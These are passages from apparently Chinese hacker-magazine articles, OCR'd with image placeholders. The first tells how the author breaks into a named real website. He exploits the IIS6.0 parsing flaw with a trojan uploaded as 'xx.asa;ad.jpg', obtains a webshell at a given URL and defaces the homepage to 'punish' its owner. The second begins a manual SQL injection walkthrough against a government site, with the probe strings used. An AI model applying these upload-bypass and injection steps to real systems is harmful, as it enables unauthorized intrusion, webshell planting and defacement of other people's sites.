


图3

就在这时，突然QQ又冒出了声音，我心想不会是大牛发现我在入侵他的站点吧，打开一看原来个陌生人，不看不知道，一看吓一跳，原来这是个假的大牛啊，如图4。好极了，这更加确定了我要给这个大“牛”的网站留下“脚印”的决心，我要留下一个超大的“脚印”。




图4

既然使用的是新云CMS系统，那就先来试试默认数据库database/newasp.mdb，发现不能下载，在后台又尝试了几个弱口令以及2.1版本中的任意文件下载漏洞（flash/downfile.asp?url=uploadfile/../../conn.asp）但都没什么进展，这可怎么办呢，小菜我可是穷人，不像大牛们手上都有0day。突然又想起了前段时间的IIS6.0解析漏洞，联想到新云注册用户可以上传教程和图片，我终于又高兴了起来，真是车到山前必有路，柳暗花明又一春呀！

马上打开“http://www.52hacker.com.cn/users/reg.asp”注册了一个名为hacker.asp的用户（不是误导大家，我习惯注册.asp这样的用户，因为有些系统的注册用户会单独存一个文件夹，上传的东西都会保存在这个注册文件夹下，那么也就构造了另一个IIS6.0解析漏洞了），然后点击发布软件一文件上传，如图5，别忘记了把“不自动更名”勾选上，不然上传后的软件会由系统以数字来命名的。




图5




图6




图7




图8

我们把要上传的木马改为xx.asa;ad.jpg这样的名字，由于文件的后缀名是jpg，因此在上传时可以绕过系统的检查，而根据IIS6.0的解析漏洞，上传后的木马最终就会被当成asa文件而解析运行。木马已经成功的传上去了，我们把地址记录下来，如图6，现在来看看能不能访问，在浏览器中打开“http://www.52hacker.com.cn//soft/UploadFile/2009-11/xiaoma3.asa;ad.jpg”，成功的运行了，webshell就这样得到了，如图7，最后为了惩罚一下这个站长，我把他的网站主页给改掉了，如图8，希望他以后不要没技术就乱装大牛，因为牛皮是会被吹破的！

文章难易度：★★★
文章内容：对于一个SA权限的注入点，利用手工注入的方法找出网站绝对路径，写一句话木马，添加系统帐号

菜鸟的SA测试手记

菲＆王兴东

最近一直在学习手工注入，于是就把自己的一次测试经过记录了下来，希望对菜鸟朋友们能有所帮助，高手们莫笑哦！要测试的目标地址是“http://www.xxxxxri.gov.cn/qita/xxfb/show.asp?n=291369”，在网址后面添加“'”也就是单引号进行提交，结果报错了，根据返回的错误信息可以看出网站使用的是SQL server的数据库，如图1。判断是否为SQL server数据库还可以使用**and exists（select * from sysobjects）**，显示为正常页面的话就是SQL server数据库。




图1

就一个“'”号还不能确定就存在注入漏洞，接着在网址后面添加“and 1=1”提交，返回了正常页面，添加“and 1=2”提交，结果返回了错误页面，两个页面返回的不同就可以确定这个链接地址存在注入漏洞了，如图2。

